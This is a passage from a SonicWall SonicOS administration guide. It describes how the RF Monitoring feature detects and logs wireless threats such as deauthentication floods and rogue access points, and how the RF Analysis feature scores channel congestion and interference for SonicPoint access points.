
802.11 Management Frame Setting



Clicking the check boxes enables/disables the monitors, all of which are enabled by default:

Total Management Threats	Displays the total number of management threats.
Management Frame Flood	This variation on the DoS attack attempts to flood wireless access points with management frames (such as association or authentication requests) filling the management table with bogus requests.
Null Probe Response	When a wireless client sends out a probe request, the attacker sends back a response with a Null SSID. This response causes many popular wireless cards and devices to stop responding.
Broadcasting De-authentication	This DoS variation sends a flood of spoofed de-authentication frames to wireless clients, forcing them to constantly de-authenticate and subsequently re-authenticate with an access point.
Valid Station With Invalid SSID	In this attack, a rogue access point attempts to broadcast a trusted station ID (ESSID). Although the BSSID is often invalid, the station can still appear to clients as though it is a trusted access point. The goal of this attack is often to gain authentication information from a trusted client.
Wellenreiter Detection	Wellenreiter and NetStumbler are two popular software applications used by attackers to retrieve information from surrounding wireless networks.
Ad-Hoc Station Detection	Ad-Hoc stations are nodes which provide access to wireless clients by acting as a bridge between the actual access point and the user. Wireless users are often tricked into connecting to an Ad-Hoc station instead of the actual access point, as they may have the same SSID. This allows the Ad-Hoc station to intercept any wireless traffic that connected clients send to or receive from the access point.


802.11 Data Frame Setting



Clicking the checkboxes enables/disables the monitors.

Total Data Threats	Displays the total number of data threats.
Unassociated Station	A wireless station attempts to authenticate prior to associating with an access point, the unassociated station can create a DoS by sending a flood of authentication requests to the access point while still unassociated. This option is disabled by default.
NetStumbler Detection	Typically is used to locate both free Internet access as well as interesting networks. Netstumbler interfaces with a GPS receiver and mapping software to automatically map out locations of wireless networks. This option is enabled by default.
EAPOL Packet Flood	Extensible Authentication Protocol over LAN (EAPOL) packets are used in WPA and WPA2 authentication mechanisms. Since these packets, like other authentication request packets, are received openly by wireless access points, a flood of these packets can result in DoS to your wireless network. This option is enabled by default.
Weak WEP IV	WEP security mechanism uses your WEP key along with a randomly chosen 24-bit number known as an Initialization Vector (IV) to encrypt data. Network attackers often target this type of encryption because some of the random IV numbers are weaker than others, making it easier to decrypt your WEP key. This option is enabled by default.

Discovered RF Threat Stations



Items	Displays the total number of logged threats. Use the arrow buttons to navigate through pages if applicable.
View Style: Station	Selects the type of stations displayed in the list of entries: • **All Discovered Stations** (default) • **Only Stations in Watch List Group**
MAC Address	Sorts the entries by MAC Address. This is the physical address of the RF threat station.

Type	Sorts the entries by the type of wireless signal received from the threat station.
Vendor	Sorts the entries by vendor. This is the manufacturer of the threat station (determined by MAC address).
RSSI	Indicates the signal strength at which a particular SonicPoint is detecting an RF threat. This entry, along with the Sensor entry, can be helpful in triangulating the actual physical position of the RF threat device.
Rate	Sorts the entries by transfer rate (Mbps) of the threat station.
Encrypt	Sorts the entries by wireless signal encryption on the threat station: **None** or **Encrypted**.
RF Threat	Sorts the entries by RF threat (occurs in the latest time).
Update Time	Sorts the entries by the time this log record was created/updated.
Sensor	Sorts the entries by the ID of the SonicPoint which recorded this threat. This entry, along with the **RSSI** entry, can be helpful in triangulating the actual physical position of the RF threat device.
Comment	Displays a field to add comments about the threat.
Configure	Configures a watch list for discovered stations. For configuration details, see Adding a Threat Station to the Watch List.

TIP: It is possible to find approximate locations of RF Threat devices by using logged threat statistics. For more practical tips and information on using the RF Management threat statistics, see the Practical RF Monitoring Field Applications.

Configuring the RF Monitoring Feature

This section includes procedures for configuring the RF Monitoring feature.

An overview of practical uses for collected RF Monitoring data can be found in Practical RF Monitoring Field Applications.

Topics:

- Configuring RF Monitoring on SonicPoint(s)
- Selecting RF Signature Types
- Adding a Threat Station to the Watch List


Configuring RF Monitoring on SonicPoint(s)

For RF Monitoring to be enforced, you must enable the RF Monitoring option on all available SonicPoint devices.


To enable all available SonicPoints with RF Monitoring:

1 Go to the **SonicPoint > SonicPoints** page.

2 From the **View Style** menu, select **SonicPoint Ns**.



3 In the **SonicPoint N Provisioning Profiles** panel, click the **Configure** button corresponding to the SonicPoint Provisioning Profile that you want to configure. The **Edit SonicPoint N Profile** dialog displays.



4 Click the **Enable RF Monitoring** check box. This is enabled by default.

5 Click **OK**.

> **NOTE:** To ensure all SonicPoints are updated with the RF Monitoring feature enabled, it is necessary to delete all current SonicPoints from the SonicPoint table and re-synchronize these SonicPoints using the profile you just created.

6 Click the **Delete All** button at the bottom right corner of the **SonicPointNs** table.


7 Click the **Synchronize SonicPoints** button at the top of the page.

Your SonicPoints will now reboot with the RF Monitoring feature enabled. Be patient as the reboot process may take several minutes.

Selecting RF Signature Types

To select which types of RF threats your SonicWall monitors and logs:

1 Navigate to **SonicPoint > RF Monitoring**. RF threat types are displayed in the **802.11 Management Frame Setting** table, with a check box next to each.



2 Check the box next to the RF threat to enable/disable management of that threat. By default, all RF threats are checked as managed.

TIP: For a complete list of RF Threat types and their descriptions, see 802.11 Management Frame Setting.


3 Click the **Accept** button at the top of the page to update the configuration.

Adding a Threat Station to the Watch List

The RF Monitoring Discovered Threat Stations Watch List feature allows you to create a watch list of threats to your wireless network. The watch list is used to filter results in the Discovered RF Threat Stations list.

To add a station to the watch list:

1 In the **SonicPoint > RF Monitoring** page, navigate to the **Discovered RF threat stations** section.



2 Click the **Configure** icon that corresponds to the threat station you wish to add to the watch list. A confirmation message displays.

3 Click **OK** to add the station to the watch list.

4 If you have accidentally added a station to the watch list, or would otherwise like a station removed from the list, click the **Delete** icon that corresponds to the threat station you wish to remove.

TIP: Once you have added one or more stations to the watch list, you can filter results to see only these stations in the real-time log by choosing **Only Stations in Watch List Group** from the **View Type** drop-down menu.

Practical RF Monitoring Field Applications

This section provides an overview of practical uses for collected RF Monitoring data in detecting Wi-Fi threat sources. Practical RF Monitoring Field Applications are provided as general common-sense suggestions for using RF Monitoring data.

Topics:

What Affects Wireless Signals

When using RF data to locate threats, keep in mind that wireless signals are affected by many factors. Before continuing, take note of the following:


- **Signal strength is not always a good indicator of distance** - Obstructions such as walls, wireless interference, device power output, and even ambient humidity and temperature can affect the signal strength of a wireless device.
- **A MAC Address is not always permanent** - While a MAC address is generally a good indicator of device type and manufacturer, this address is susceptible to change and can be spoofed. Likewise, originators of RF threats may have more than one hardware device at their disposal.

Using Sensor ID to Determine RF Threat Location

In the **Discovered RF Threat Stations** list, the Sensor field indicates which Sonic Point is detecting the particular threat. Using the sensor ID and MAC address of the SonicPoint allows you to easily determine the location of the SonicPoint that is detecting the threat. See Using Sensor ID to Determine RF Threat Location.

TIP: For this section in particular (and as a good habit in general), you may find it helpful to keep a record of the locations and MAC addresses of your SonicPoint devices.

Using Sensor ID to Determine RF Threat Location



To use sensor ID to determine the RF threat location:

1. Navigate to the **SonicPoint > RF Monitoring** page in the SonicOS management interface.
2. In the **Discovered RF threat stations** table, locate the **Sensor** for the SonicPoint that is detecting the targeted RF threat and record the number.
3. Navigate to **SonicPoint > SonicPoints**.
4. In the **SonicPoint Ns** table, locate the SonicPoint that matches the Sensor number you recorded in Step 2.
5. Record the **MAC address** for this SonicPoint and use it to find the physical location of the SonicPoint.

   The RF threat is likely to be in the location that is served by this SonicPoint.


Using RSSI to Determine RF Threat Proximity

This section builds on what was learned in the Using Sensor ID to Determine RF Threat Location. In the **Discovered RF Threat Stations** list, the **RSSI** field indicates the signal strength at which a particular SonicPoint is detecting an RF threat. See Using RSSI to Determine RF Threat Proximity.

The **RSSI** field allows you to easily determine the proximity of an RF threat to the SonicPoint that is detecting that threat. A higher Rssi number generally means the threat is closer to the SonicPoint.

IMPORTANT: Remember that walls serve as barriers for wireless signals. While a very weak Rssi signal may mean the RF threat is located very far from the SonicPoint, it may also indicate a threat located near, but outside the room or building.

Using RSSI to Determine RF Threat Proximity



To use Rssi to determine the RF threat proximity:

1. Navigate to the **SonicPoint > RF Monitoring** page in the SonicOS management interface.
2. In the **Discovered RF threat stations** table, locate the **Sensor** and **Rssi** for the SonicPoint that is detecting the targeted RF threat and record these numbers.
3. Navigate to the **SonicPoint > SonicPoints** page.
4. In the **SonicPoint Ns** table, locate the SonicPoint that matches the Sensor number you recorded in Step 2.

5 Record the **MAC address** for this SonicPoint and use it to find the physical location of the SonicPoint.

A high Rssi usually indicates an RF threat that is closer to the SonicPoint. A low Rssi can indicate obstructions or a more distant RF threat.

69

Using RF Analysis

SonicPoint > RF Analysis

This section describes how to use the RF Analysis feature in SonicOS to help best utilize the wireless bandwidth with SonicPoint and SonicPointN appliances.

Topics:

RF Analysis Overview

RF Analysis (RFA) is a feature that helps wireless network administrator understand how wireless channels are utilized by the managed SonicPoints, SonicPoint-Ns and all other neighboring wireless access points.

NOTE: SonicWall RFA can analyze third-party access points and include these statistics in RFA data as long as at least one SonicPoint access point is present and managed through the SonicWall appliance.

Topics:

Why RF Analysis?


Deploying and maintaining wireless infrastructure can be a daunting task for the network administrator. Wireless issues, such as low performance and poor connectivity are issues that wireless network administrators often face, but ironically, these issues can usually be resolved simply analyzing and properly tuning radio settings.

RFA is a tool that brings awareness to these potential wireless issues. The two main issues which RFA deals with are overloaded channels, and AP interference with adjacent channels. RFA calculates an RF Score for each operational SonicPoint and displays the data in a way that allows you to identify access points operating in poor RF environment.

The RF Environment

The IEEE 802.11maintains that devices use ISM 2.4 GHz and 5GHz bands, with most of the current deployed wireless devices using the 2.4 GHz band. Because each channel occupies 20MHz wide spectrum, only three channels out of the 11 available are not overlapping. In the United States, channel 1, 6, and 11 are non-overlapping. In most cases, these are the three channels used when deploying a large number of SonicPoints.

SonicPoint Manual Channel Selection



The whole 2.4GHz band is segmented into three separate channels 1, 6, and 11. To achieve this ideal scenario, two factors are necessary: channel allocation and power adjustment. In most scenarios, it's best to assign neighboring SonicPoint appliances to different channels. SonicPoint transmit power should also be watched carefully, as it needs to be strong enough for nearby clients to connect, but not so powerful that causes interference to other SonicPoints operating within the same channel.

Using RF Analysis on SonicPoint(s)

RFA uses scores, graphs, and numbers to assist users to discover and identify potential or existing wireless problems.


Although the best case scenario is to have the smallest number of APs working in the same channel at any given time, in the real world it is difficult to maintain that especially when deploying large amount of APs. Also, since the ISM band is free to the public, there may be other devices operating that our out of immediate control of the network administrator.

Topics:

- Channel Utilization Graphs and Information
- Making Sense of the RF Score
- Viewing Overloaded Channels
- RFA Highly Interfered Channels

Channel Utilization Graphs and Information

Searching a way to show how channel is utilized for all connected SonicPoints resulted in displaying channel utilization graphs as shown below.




There are two color bars for each channel. The number on the top of each color bar indicates the number of SonicPoints that detects the particular issue in that channel. SonicPoints perform an IDS scan on all available channels upon boot-up and RFA analyzes these scan results to decide on issues for each channel.

For example: if there are 10 SonicPoints connected, and 6 of these decide that channel 11 is overloaded, the number on the top of purple color bar will be 6; if 8 SonicPoints decide that channel 6 is highly interfered, the number on the top of the cyan color bar will be 8. Zero will be shown for channels no issues.

NOTE: Channels 12, 13, 14 are shown, but in some countries these channels are not used. These channels are still monitored however, because it is possible for a wireless cracker to set up a wireless jammer in channel 12, 13, or 14 and launch deny of service attack to lower channels.

Making Sense of the RF Score

RF Score is a calculated number on a scale of 1-10 which is used to represent the overall condition for a channel. The higher the score, the better the RF environment is. Low scores indicate that attention is needed.



SonicWall wireless driver report signal strength in RSSI, this number is used in the below equation to get a raw score on a scale of 1 to 100.

Preliminary RF Score Formula:

rfaScore100 = 100-((rssiTotal-50)*7/10)) simplified: rfaScore100 = -0.7*rssiTotal + 135

A final score is based on this rfaScore100:


- If the RFA score is greater than 96, it is reported as 10.
- If the RFA score is less than 15, it is reported as 1.
- All other scores are divided by 10 to fall into the 1-10 scale.

In the SonicOS interface, the RF Score is displayed for the channel that is being used by the SonicPoints.

NOTE: This feature depends on the knowledge of what channel SonicPoint is operating in. If the channel number is unknown, RF Score is going to be not available.

Viewing Overloaded Channels

RFA gives a warning when it detects more than four active APs in the same channel. As shown below, no matter how strong their signal strength is, RFA marks the channel as overloaded.

